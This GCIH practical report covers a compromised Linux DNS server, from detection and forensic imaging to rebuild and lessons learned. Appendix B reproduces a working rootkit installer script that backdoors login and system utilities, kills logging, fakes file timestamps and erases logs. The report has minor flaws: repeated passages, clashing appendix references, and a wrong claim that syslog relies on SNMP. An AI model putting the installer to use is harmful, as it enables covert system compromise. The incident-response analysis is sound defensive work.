GIAC Advanced Incident Handling and Hacker Exploits

GCIH Practical Assignment

Submitted by Phil Hardcastle
Attended: New Orleans SANS 2001
Date Submitted: January 16, 2005

Table of Contents

Option 1 Illustrate an Incident

By Phil Hardcastle

Executive Summary

On Monday December 18, 2000 at 7:00am, the system administrator while adding entries to the external Domain Name Server (DNS) realized something was wrong. The system was not functioning properly. A basic system command ”ps” did not show all the processes running. The external DNS running (RedHat Linux 6.0 (Hedwig) Kernel 2.2.5-15) had been compromised using r00tkIt 5.9 by G-Money. The following is a summary of the events that occurred from Monday December 18, 2000 to Friday December 22, 2000 that the Computer Incident Response Team (CIRT) followed.

Unfortunately, due to the fact that the victim machine was not Y2K compliant we were unable to perform any meaningful analysis of files to determine what had been modified since a “known-good” date. Date stamps on this machine ranged from 1994 – 2000 with very few files bearing the year 2000. This is typical behavior on any non-compliant machine that has been rebooted without resetting the system clock afterwards. After going over the complete history of file modifications, there were not many leads to follow.

The date/Y2K issue, although seemingly harmless, caused a chain of events that assisted the perpetrator in hiding some of his activities from the administrator. By the system date being off, the log rotation facility did not perform the scheduled movements because the files pre-dated the values in /var/lib/logrotate.status (Appendix A). This file indicated that system log files had not been rotated for over one calendar year. That was confirmed when portions of logfiles from /var/log were recovered later in the exam.

As the exam through the “slack” or free space (where deleted files might still reside) on the image progressed, fragments of /var/log and various other deleted files were recovered. However, due to the volumes of data that had accumulated in /var/log we were unable to use much, if any of that information in tracking the root-cause of this compromise. We began to do simple string analysis and manually mined raw data from the image, which yielded us snapshots of the perpetrators activities after initially compromising the system.

From this mining, we determined that the victim host was rooted using the Linux Rootkit 5.9 as shown in the script output in Appendix B.

As this process continued, references to the successful compilation of blitzd were uncovered. Blitz contacts it's known compromised hosts, and then launches a spoofed SYN flood from hosts who are running the Borg Trojans blitzd and slice2. (See Appendix C).

Another deep search of the filesystem produced additional evidence that blitzd was at one point installed on this system: (See Appendix D).

There was evidence supporting the presence of a trojaned login program as well as other critical system utilities. This system was most likely used in various DDOS attacks as fragments supporting those command strings were also discovered.

The external DNS Server was scrapped and a new server was purchased (See Appendix E). We upgraded the operating system to Red Hat Linux 7.0 (Guinness) Kernel 2.2.16-22. The server was patched, secured and had the IP address and name changed.

The company is a startup internet-based company that relies heavily on uptime. This makes it crucial to have network security in place to support business operations and it's customers. Our organization needs to invest more resources into the Corporate Security department. Currently Corporate Security consists of only two individuals. More resources are needed to develop an efficient and top notch CIRT. Also employees need to be educated in security and the role they play in the organization. With better education, we can limit the number of incidents.

The rest of this document is a description of the incident, how the CIRT dealt with the attack using the six phases of incident handling: preparation, identification, containment, eradication, recovery and follow-up/lessons learned.

Phase 1: Preparation

The preparation phase is the phase in which we need to make sure that skills and resources are in place in order to respond to an incident. In this phase contingency planning is developed. Policies and procedures, resources, software and hardware, communications, educating users, and documentation are developed.

I attended the New Orleans SANS 2001 Conference as a result of this incident. Currently Corporate Security is comprised of only myself and one other individual. The company we work for employs approximately 230 people with one main office. I was hired over a year ago and brought in as the IT Supervisor. There was no security awareness established in the organization and part of my responsibility was to correct this. It has now become a full time job for me as well as the other individual. The company did not have any security policies in place. My first step was to create these policies and have them implemented throughout the organization. The two policies I created were: 1. Corporate Security and 2. Corporate Information Security Employee Responsibilities. The Corporate Security policy is the overall organization policy. The Corporate Information

Security Employee Responsibilities is the watered down version of the Corporate Security policy that all employees, contractors, and interns have to read and sign. (See Appendix F for this document.)

Warning banners have been posted since Monday January 1, 2001 on all computer systems. The organization's lawyer has approved the banners. The banner has been accomplished on the external DNS system using TCP Wrappers. Appendix G contains the warning banner as well as information on Unix login banners and how to implement them on a Unix server using the TCP Wrappers program.

We are currently working on an organizational approach to incident handling. The security department consists of only two individuals that handle all aspects of security. With more resources the team will be built on the organizational approach that we develop. We are also working on implementing the following tools:

Centralized Syslog Server

A centralized syslog server can be used to collect OS event data using SNMP. This will provide greater security by protecting the logs thereby preventing an attacker from "covering his or her tracks". A central syslog server will also provide another data source in the event of a security breach. Further, a syslog server will make log review easier, especially if a data-mining product is implemented. A central syslog server can handle any device that uses SNMP, and can therefore handle infrastructure devices as well as hosts and portmasters.

File Integrity Checking

File integrity checking can be done by hand if the change management policy requires records of file dates and locations or by using scheduled "cron" or "at" jobs to dump the directory structure to a file. When a security event occurs, the actual file structure can be compared to the baseline configuration to find what exactly has changed. This can be a daunting and time-consuming task. One option is to employ file integrity checking software such as Tripwire. When deployed to a system's hosts, such software send, an alert if there is an attempt to modify a critical file.

Intrusion Detection

Network Based IDS

Intrusion Detection Systems (IDS) contribute immensely to a defense-in-depth strategy in several ways. Having promiscuous probes on strategic segments can improve detection of an attack greatly. Certain attacks will circumvent the defense provided by a firewall and will go unnoticed. A good IDS will detect such attacks, that is half the battle. Further, ID systems can launch counter measures by resetting the connection when malicious code is detected in the payload of a packet. ID systems also provide packet logging and alerts in the event of malicious behavior.

Host Based IDS

Agents can be loaded on the hosts themselves to detect suspicious behavior. Used in conjunction with host hardening, which only prevents most suspicious activity, a host based IDS can be used to detect such activity as well as adding another layer of defense in the detection realm.

Security Analysis

The organization has minimal security tools implemented. So the questions must be asked: "Which ones should we use?" and "Do we really need all that?" These questions and many more can be answered by conducting a full Security Analysis. The results of a full Security Analysis are optimally used in conjunction with a security policy to determine which security technologies will support this policy and protect a company's information assets in the manner most appropriate for that company's business model.

The Corporate Security department has developed management support for our organization's incident handling capability. We now have executive support and security is a number one priority for the organization. This was accomplished by presentations, collecting articles, cases of break-ins and other incidents are that are happening to the organization as well as other organizations in the industry. The unlimited budget we now have will allow us to implement technology and obtain more resources for our team.

We have developed an emergency communications plan. We have created a call list and appropriate methods for informing people quickly. In addition to work and home phone numbers, members of our CIRT have been issued cell phones that have email and pager capabilities, allowing informative messages to be sent via e-mail and the web. The CIRT members have their cell phones, call list, call tree, and contact information with them 24X7. We also use Pretty Good Privacy (PGP v 6.5.8) for encrypting and signing email, as well as securing files. We also use PGPnet, which secures all TCP/IPcommunications between the local machine and any other machine running PGPnet. In handling privileged passwords, we have all system passwords written down in a notebook and locked in a fireproof safe. Only the security team and system administrators have the combination to this safe.

We are working to educate the users within the organization. Ways we are implementing this is through email, presentations, our network security website on the intranet, security policies, and procedures for reporting incidents. We are also working to develop a relationship with local law enforcement, the FBI, as well as other CIRTs.

We have developed a jump bag for each incident handler. The jump bag includes the following:

- Laptop computer with dual-operating systems.
- Tape recorder with extra tapes and batteries
- CD Burner
- A spare hard drive
- CDROM containing fresh binaries for the organizations operating systems
- CD-Rom containing the forensic binaries for the organizations operating systems
- Ethernet cables, 10/ 100 port hub, patch cables
- Fresh tapes for backups
- Windows Resource Kit

As the security team grows we will implement specialized teams to handle certain incidents. With more personnel we will be able to concentrate our efforts on the following areas:

- Policy for Incident Handling
- Developing an Operations Handbook
- Selecting Incident handling team members
- Defining the incident handling team organization
- Developing checklists for specific systems
- Developing a Disaster Recovery Plan to include computer incident handling.

Phase 2: Identification

This phase is used to determine if an event is actually an incident. This initial assessment is detecting an incident through different mechanisms such as security tools and social engineering.

The external DNS compromise was discovered on Monday December 18, 2000 at 7:00am, while the system administrator was adding entries to the external DNS server. He realized something was wrong. The system was not functioning properly. A system command "ps" did not show all the processes running. The system administrator and I were the only two working at the time. The system administrator contacted me via my cell phone and explained the situation. I then did an initial assessment to determine whether or not this event was an actual incident. I looked over the system along with the administrator and we noticed several suspicious entries and unexplained new files. This confirmed that this was indeed an incident. I contacted the other member of the CIRT team via cell phone in order to alert him of the situation. He contacted upper management to inform them. Fortunately the external DNS was working fine. At this point we did not touch the system. Nothing was deleted in order to help us determine how the system had been compromised. I wasn't sure how long ago the system was compromised. At 7:30am the other member of the CIRT team arrived and we were ready to get to work.

Phase 3: Containment

The purpose of the containment phase it to prevent the incident from getting worse. The team is deployed, backups of the compromised system are created and safely stored before any work is done to the compromised system. You should also keep a low profile so you do not alert the attacker that he has been detected thus triggering further complications.

We brought an old server that was previously used as the external DNS on-line. We transferred the zone files in order to have a temporary replacement while we took the production server off-line for forensic work. Upon receipt of the external DNS server (Appendix H - Hardware) it was placed into secure storage in our “war room” so analysis could be completed. It was also noted during cataloging that the topmost faceplate was missing and that only two of 4 screws were holding the cover in place.

The unit was removed from secure storage to remove the hard disk from the enclosure and perform a bitstream backup to the analysis machine. The backups were made by the system administrator using the command ***dd if=/dev/hdb of=/dev/nrst0*** which made a backup of the entire physical disk including swap space and partition information to the tape drive located in the system itself which is a Exabyte 8mm tape backup unit. The command dd provides an image of the disk as near to a bit-by-bit copy as you can get with Linux tools. This utility reads input files block by block. Two copies of the tape were made. One tape is sealed in storage and another analyzed in a forensics environment.

From my jump bag I used my burned in CD to load my own critical binaries. I set up the system paths to run from them.

The only modification prior to disc installation was jumper J5 being placed into the "slave" position to prevent any possibility of booting from this device.

On the analysis system, the disc appears as /dev/hdb. The first partition, /dev/hdb1, was mounted "read-only" on the mount point "/casedata/lexmex/mnt". As a result all paths will be preceded by this path rather than simply the single "/". The actual drive geometry is shown here:

```
-----------------------------------------------------------------
Disk /dev/hdb: 64 heads, 63 sectors, 524 cylinders
Units = cylinders of 4032 * 512 bytes
   Device Boot    Start       End    Blocks   Id  System
/dev/hdb1   *         1       458    923296+  83  Linux
/dev/hdb2           459       524    133056    5  Extended
/dev/hdb5           459       524    133024+  82  Linux swap

-----------------------------------------------------------------
```

MD5 Checksums were generated on both the original source and the resulting copy to ensure no data had been modified during the backup process. The MD5 results below show the data was copied without error.

```
md5sum /dev/hdb1
89ec33c8e5f5365d10ffb27234d36a07  /dev/hdb1


md5sum /casedata/lexmex/lexmexhda1.dd
89ec33c8e5f5365d10ffb27234d36a07  /casedata/lexmex/lexmexhda1.dd
```

The drive image was then analyzed using tools assembled by Dan Farmer and Wietse Venema in their "Coroners Toolkit" in addition to other various Unix utilities.

The date/Y2K issue, although seemingly harmless, caused a chain of events that assisted the perpetrator in hiding some of his activities from the administrator. By the system date being off, the log rotation facility did not perform the scheduled movements because the files pre-dated the values in /var/lib/logrotate.status (Appendix B). This file indicated that system log files had not been rotated for over one calendar year. That was confirmed when portions of logfiles from /var/log were recovered later in the exam.

As the exam through the “slack” or free space (where deleted files might still reside) on the image progressed, fragments of /var/log and various other deleted files were recovered. However, due to the volumes of data that had accumulated in /var/log we were unable to use much, if any of that information in tracking the root-cause of this compromise. We began to do simple string analysis and manually mined raw data from the image which yielded us snapshots of the perpetrators activities after initially compromising the system.

From this mining, we determined that the victim host was rooted using the Linux Rootkit 5.9 as shown below (script output in Appendix B):

```
echo linux r00tk1t 5.9 by G-MONEY
KERNEL=`uname -a | awk '{print ""$3""}'`
```

As this process continued, references to the successful compilation of blitzd were uncovered. Blitz contacts it's known compromised hosts, and then launches a spoofed SYN flood from hosts who are running the Borg Trojans blitzd and slice2.

```
blitzd by phreeon / hydra
^@syntax: %s <port> <stealth>
^@[blitzd] can not fork. die!
^@
[blitzd] pid: %i
```

```
^@[blitzd] forked into background. bye!
```

Another deep search of the filesystem produced additional evidence that blitzd was at one point installed on this system:

```
[root@stalker mnt]# ls -la dev/cdu
total 37
drwxr-xr-x    2 root     root         1024 Sep 13  1994 .
drwxr-xr-x    6 root     root        34816 Oct 12  1994 ..
-rwsr-xr-x    1 root     root          237 Jun  4  2000 hide
```

The file “hide” as referenced above contained the following data (clipped):

```
cdu
hide
blitzd
blitzd.pid
ptyp
remlog
```

The ptyp reference triggered an examination of the /dev/pty* tree which uncovered /dev/ptyps. This is one of the configuration files used to hide processes from a trojaned PS.

```
[root@stalker lexmex]# less mnt/dev/ptyps(is there a space)
3 botchk
3 login
3 blitzd
3 pine1
3 update
3 /bin/bash
3 mag
```

There was evidence supporting the presence of a trojaned login program as well as other critical system utilities. This system was most likely used in various DDOS attacks as fragments supporting those command strings were discovered as well.

We examined our firewall log files to see if any unusual traffic was being generated either entering or exiting our network. We did not see anything out of the ordinary. The organization does not have an Intrusion Detection System or a syslog server in place. Having these tools in place would have allowed us to view other sources of information.

Phase 4: Eradication

In this phase we eliminate the cause of the incident. Removal of any malicious code is the hardest problem in incident handling. We determined the cause and symptoms of the incident using information gathered during the previous phases.

This phase consists of improving defenses, performing vulnerability analysis, removing the cause of the incident, and verifying the integrity of backups that may be used to restore the system.

A new server was ordered (Appendix E) and built with the Red Hat 7 DNS Server Hardening Package (Appendix I). The new server was given a new root password, a new name and IP. A vulnerability analysis of the new server was conducted. I ran Nmap, Nessus and Saint against the server. No vulnerabilities were detected. The latest patches revisions were checked. The system security settings were checked and all rogue services were shut down and tested. We then removed the temporary DNS system from the network and brought on-line the new one.

Phase 5: Recovery

The recovery phase is where we return all affected systems back into their production environment. We can restore from backups if required or reload the system from scratch and apply all patches if a backup was not made. Once the system is on line we validate it and make sure that it is back to its normal working condition. We do this by monitoring the system once it is back on line

We validated the system and the system was back online back and returned to its normal operating condition. We monitored the firewall log files throughout the day to see if there was any network traffic that was out of the ordinary. We also did a vulnerability analysis on all systems in the demilitarized zone (DMZ) where the compromised system had resided. These systems were patched and all rogue services shutdown.

Additional methods of security were considered after this incident. A policy review of the settings on the firewall was conducted. The following are security methods that are being looked at:

- Centralized Syslog Server
- File Integrity Checking-TripWire
- Intrusion Detection-ISS
- Network Based IDS-ISS
- Host Based IDS-ISS

With additional security measures in place, the system properly patched and all unnecessary services turned off, no further action was necessary. The external DNS has been functioning properly and no further attempts at compromise have been detected. The external DNS Server was restored to the network on Friday December 22, 2000.

Phase 6: Follow-Up/Lessons Learned

The purpose of this final stage is to follow-up, review the incident and also to take the lessons learned and improve the incident handling process. We then develop a follow-up report and meeting to complete this phase.


The hacker's skill level was minimal, probably that of a script kiddie. Thankfully this incident did not affect the organization's day-to-day business. We were lucky and had minimal downtime. Having a split DNS was the key factor in keeping the organization up and running internally. Having the old external DNS server brought back on-line temporarily was also key. There were many lessons learned regarding what needs to be improved, as well as implemented, in order to be efficient and effective in the prevention of future incidents. The following section will describe the lessons learned.

First of all, the organization needs to start investing in resources for security, which they have now committed to. The organization also needs to install and implement various tools to be able to aid in the detection and prevention of such attacks. Some of these tools include a centralized syslog server, file integrity checking mechanism, and intrusion detection system the IDS being the first and foremost of these. Implementation of these tools will allow the Corporate Security department to be proactive instead of reactive.

Existing policies, procedures, and checklists need to be reviewed and/or created in order to aid the organization as well as Corporate Security. All of the organization's IT infrastructure equipment and systems need to be maintained with current patches, fixes and upgrades in order to eliminate vulnerabilities. Currently there is no schedule or maintenance.

Backups

A backup schedule also needs to be in place for all critical servers. Below is the backup schedule we created for the external DNS server:



Backup Schedule

Day 1: (0): Full Backup
Day 2: (9): incremental. Mon
Day 3: (9): Incremental. Tues
Day 4: (8): Incremental. Wed. Tues. Mon
Day 5: (9): Incremental. Thu
Day 6. (3). incremental. Fri, Thu, Wed. Tues. Mon
Day 7: (9): Incremental

All in all the CIRT handled the situation efficiently and effectively considering it was the organizations first major incident. Members of the CIRT would benefit from additional training across the various platforms currently in use.

Communication was excellent because there was an emergency action plan in place that was followed.

The follow-up report was created and lessons learned meeting was conducted to go over the report, reach a consensus, and create an executive summary. This report included recommended changes a listing of what needs to be implemented within the organization. We then scheduled a presentation for upper management to discuss the incident and distribute this report.

Chain of Custody

The backed up tapes, all notes, recordings and anything that had to deal with this incident remained locked in a fireproof safe located in our war room. Any information that was provided to us concerning this incident was taken, locked in safe, and a receipt generated for each item. At the end of the day after the follow-up all information was copied and locked in the safe.

Evidence

All evidence related to this incident was stored in sealed plastic bags so no tampering could be done, then inventoried with date, time, received from and signatures. All evidence was stored in the fireproof safe. This event did generate useful evidence in helping us understand what was done on the compromised system. Other information was collected but was not maintained at a level for legal proceedings.

Appendix

Appendix A

Anomolous System Configuration Files

/var/lib/logrotate.status

```
[root@stalker lexmex]# less mnt/var/lib/logrotate.status
logrotate state -- version 1
/var/log/htmlaccess.log 1999-7-15
/var/log/netconf.log 1999-7-15
/var/log/messages 1999-7-27
/var/log/secure 1999-7-27
/var/log/maillog 1999-7-27
/var/log/spooler 1999-7-27
/var/log/cron 1999-7-27
/var/log/wtmp 1999-7-15
/var/log/lastlog 1999-7-15
```

Appendix B

Scripts
Linux RootKit 5.9

```
echo linux r00tk1t 5.9 by G-MONEY
KERNEL=`uname -a | awk '{print ""$3""}'`
MIPS=`cat /proc/cpuinfo | grep mips`
MEM=`cat /proc/meminfo | grep MemTotal: | awk '{print ""$2"
"$3""}'`
HOST=`uname -a | awk '{print ""$2""}'`
ARCH=`uname -a | awk '{print ""$11""}'`
echo "---"
echo "kernel: $KERNEL"
echo "arch: $ARCH"
echo "$MIPS"
echo "ram: $MEM"
echo "hostname: $HOST"
echo "---"
killall -9 syslogd
/sbin/ifconfig eth0 -promisc
     LOGIN=`ls -l /bin/login                 | awk '{print $5}'`
    LOGINBD=`ls -l login_backdoor            | awk '{print $5}'`
         PS=`ls -l /bin/ps                   | awk '{print $5}'`
       PSBD=`ls -l ps_backdoor               | awk '{print $5}'`
    NETSTAT=`ls -l /bin/netstat              | awk '{print $5}'`
  NETSTATBD=`ls -l netstat_backdoor          | awk '{print $5}'`
         DU=`ls -l /usr/bin/du               | awk '{print $5}'`
       DUBD=`ls -l du_backdoor               | awk '{print $5}'`
         LS=`ls -l /bin/ls                   | awk '{print $5}'`
       LSBD=`ls -l ls_backdoor               | awk '{print $5}'`
        TOP=`ls -l /usr/bin/top              | awk '{print $5}'`
      TOPBD=`ls -l top_backdoor              | awk '{print $5}'`
       ADDR=`ls -l /usr/bin/addr             | awk '{print $5}'`
     ADDRBD=`ls -l addr                      | awk '{print $5}'`
   NSLOOKUP=`ls -l /usr/bin/nslookup         | awk '{print $5}'`
 NSLOOKUPBD=`ls -l nslookup                  | awk '{print $5}'`
        DIG=`ls -l /usr/bin/dig              | awk '{print $5}'`
      DIGBD=`ls -l dig                       | awk '{print $5}'`
   DNSQUERY=`ls -l /usr/bin/dnsquery         | awk '{print $5}'`
 DNSQUERYBD=`ls -l dnsquery                  | awk '{print $5}'`
       HOST=`ls -l /usr/bin/host             | awk '{print $5}'`
     HOSTBD=`ls -l host                      | awk '{print $5}'`
      NAMED=`ls -l /usr/sbin/named           | awk '{print $5}'`
    NAMEDBD=`ls -l named                     | awk '{print $5}'`
  NAMEDXFER=`ls -l /usr/sbin/named-xfer      | awk '{print $5}'`
NAMEDXFERBD=`ls -l named-xfer                | awk '{print $5}'`
        NDC=`ls -l /usr/sbin/ndc             | awk '{print $5}'`
      NDCBD=`ls -l ndc                       | awk '{print $5}'`
   NSUPDATE=`ls -l /usr/bin/nsupdate        | awk '{print $5}'`
 NSUPDATEBD=`ls -l nsupdate                 | awk '{print $5}'`

echo "Fixing File Sizes:"
echo -n "->   login   => " ; ./sfix login_backdoor $LOGINBD
$LOGIN ; echo "done"
echo -n "->   ps      => " ; ./sfix ps_backdoor $PSBD $PS ; echo
"done"
echo -n "->   ls      => " ; ./sfix ls_backdoor $LSBD $LS ; echo
"done"
echo -n "->   top     => " ; ./sfix top_backdoor $TOPBD $TOP ;
echo "done"
echo -n "->   netstat => " ; ./sfix netstat_backdoor $NETSTATBD
$NETSTAT ; echo "done"
echo -n "->   du      => " ; ./sfix du_backdoor $DUBD $DU ; echo
"done"

chattr -i /bin/login
chattr -i /bin/ps
chattr -i /bin/ls
chattr -i /usr/bin/top
chattr -i /bin/netstat
chattr -i /usr/bin/du
cp -Rf login /usr/lib/lib-gblo.1.3.so
cp -Rf ps /usr/lib/lib-gbps.1.3.so
cp -Rf ls /usr/lib/lib-gbls.1.3.so
cp -Rf top /usr/lib/lib-gbto.1.3.so
cp -Rf netstat /usr/lib/lib-gbne.1.3.so
cp -Rf du /usr/lib/lib-gbdu.1.3.so
echo "Fixing Files And Dates:"
echo -n "->   login   => " ; ./dfix /bin/login login_backdoor
>/dev/null 2>/dev/null ; echo "done"
echo -n "->   ps      => " ; ./dfix /bin/ps ps_backdoor
>/dev/null 2>/dev/null ; echo "done"
echo -n "->   ls      => " ; ./dfix /bin/ls ls_backdoor
>/dev/null 2>/dev/null ; echo "done"
echo -n "->   top     => " ; ./dfix /usr/bin/top top_backdoor
>/dev/null 2>/dev/null ; echo "done"
echo -n "->   netstat => " ; ./dfix /bin/netstat netstat_backdoor
>/dev/null 2>/dev/null ; echo "done"
echo -n "->   du      => " ; ./dfix /usr/bin/du du_backdoor
>/dev/null 2>/dev/null ; echo "done"
chattr +i /bin/login
chattr +i /bin/ps
chattr +i /bin/ls
chattr +i /usr/bin/top
chattr +i /bin/netstat
chattr +i /usr/bin/du
chown root.root test.cgi
chmod 4755 test.cgi
mv test.cgi /home/httpd/cgi-bin/test.cgi >/dev/null 2>/dev/null
mv ptyp /dev/ptyp
```

```
mkdir /dev/cdu
mv hide /dev/cdu/
echo Secure Linux

if [ -f /usr/sbin/ipop2d ] ; then
 echo "found ipop2 [now patching]"
 chattr -i /usr/sbin/ipop2d
 echo "echo please upgrade" > /usr/sbin/ipop2d.x
 chmod +x /usr/sbin/ipop2d.x
 ./fix /usr/sbin/ipop2d /usr/sbin/ipop2d.x >/dev/null 2>/dev/null
 chattr +i /usr/sbin/ipop2d
fi

if [ -f /usr/sbin/amd ] ; then
 echo "found amd [now patching]"
 chattr -i /usr/sbin/amd
 rm -Rf /etc/rc.d/init.d/amd
 echo "echo Segmentation Fault" > /usr/sbin/amd.x
 chmod +x /usr/sbin/amd.x
 ./fix /usr/sbin/amd /usr/sbin/amd.x >/dev/null 2>/dev/null
fi

if [ -f /usr/sbin/named ] ; then
 echo "found named [now patching]"
 killall -9 named >/dev/null 2>/dev/null
 chattr -i /usr/sbin/named
 ./sfix addr $ADDRBD $ADDR
 ./sfix nslookup $NSLOOKUPBD $NSLOOKUP
 ./sfix dig $DIGBD $DIG
 ./sfix dnsquery $DNSQUERYBD $DNSQUERY
 ./sfix host $HOSTBD $HOST
 ./sfix named $NAMEDBD $NAMED
 ./sfix named-xfer $NAMEDXFERBD  $NAMEDXFER
 ./sfix ndc $NDCBD $NDC
 ./sfix nsupdate $NSUPDATEBD $NSUPDATE
 ./dfix /usr/bin/addr addr >/dev/null 2>/dev/null
 ./dfix /usr/bin/nslookup nslookup >/dev/null 2>/dev/null
 ./dfix /usr/bin/dig dig >/dev/null 2>/dev/null
 ./dfix /usr/bin/dnsquery dnsquery >/dev/null 2>/dev/null
 ./dfix /usr/bin/host host >/dev/null 2>/dev/null
 ./dfix /usr/sbin/named named >/dev/null 2>/dev/null
 ./dfix /usr/sbin/named-xfer named-xfer >/dev/null 2>/dev/null
 ./dfix /usr/sbin/ndc ndc >/dev/null 2>/dev/null
 ./dfix /usr/bin/nsupdate nsupdate >/dev/null 2>/dev/null
 mv mkservdb /usr/bin/mkservdb >/dev/null 2>/dev/null
 mv irpd /usr/sbin/irpd >/dev/null 2>/dev/null
 mv dnskeygen /usr/sbin/dnskeygen >/dev/null 2>/dev/null
 mv named-bootconf /usr/sbin/named-bootconf >/dev/null
2>/dev/null
fi

cd /usr/include/protocols/.talkd
```

```
ps -aux | grep ipop | grep -v grep | awk '{print "kill -9 "$2""}'
>tmp1
ps -aux | grep amd | grep -v grep | awk '{print "kill -9 "$2""}'
>tmp2
chmod 700 tmp*
./tmp1
./tmp2
killall -HUP inetd
rm -Rf tmp1 tmp2 install.sh test.cgi dfix sfix login
login_backdoor du du_backdoor ps ps_backdoor ls ls_backdoor top
top_backdoor ne
tstat netstat_backdoor
rm -Rf /var/named/ADMROCKS
rm -Rf /pine5.9.tgz
./remlog /var/log/secure
./remlog /var/log/messages
echo "DONE"
```

Appendix C

Blitzd

```
blitzd by phreeon / hydra
^@syntax: %s <port> <stealth>
^@[blitzd] can not fork. die!
^@
[blitzd] pid: %i

^@[blitzd] forked into background. bye!
```

Appendix D

[root@stalker mnt]# ls -la dev/cdu

```
[root@stalker mnt]# ls -la dev/cdu
total 37
drwxr-xr-x    2 root     root          1024 Sep 13  1994 .
drwxr-xr-x    6 root     root         34816 Oct 12  1994 ..
-rwsr-xr-x    1 root     root           237 Jun  4  2000 hide
```

The file "hide" as referenced above contained the following data (clipped):

```
cdu
hide
blitzd
blitzd.pid
ptyp
remlog
```

/dev/cdu/hide

```
ls -la dev/cdu
total 37
drwxr-xr-x    2 root     root          1024 Sep 13  1994 .
drwxr-xr-x    6 root     root         34816 Oct 12  1994 ..
-rwsr-xr-x    1 root     root           237 Jun  4  2000 hide

cdu
hide
blitzd
blitzd.pid
init1
init2
pine1
pine2
pine3
vi
blitzchk
blitz
tcp.log
sniff.pid
test.cgi
mf
update
lib-gbfi.1.3.so
lib-gbdu.1.3.so
lib-gbls.1.3.so
lib-gbps.1.3.so
lib-gbne.1.3.so
```

```
lib-gbto.1.3.so
lib-gblo.1.3.so
ptyp
remlog
```


/dev/ptyp

```
ls -la dev/ptyp
-rw-r--r--    1 root     root           61 Jul 20  2000 dev/ptyp

less dev/ptyp
3 botchk
3 login
3 blitzd
3 pine1
3 update
3 /bin/bash
3 m
```

Appendix E

Compaq Proliant DL380



1. Low-profile High Speed IDE CD-ROM
2. 1.44-MB Diskette Drive
3. Protected Power Switch
4. Front Panel Status LEDs
5. One full height or two half height removable media bays
6. Four 1-inch Wide Ultra2/Ultra3 SCSI hot plug drive bays

Processor	Intel Pentium III processor 933 MHz
Upgradability	Upgradable to dual processing
Memory	512 MB (PC133MHz Registered ECC SDRAM DIMM Memory) Maximum. 4GB
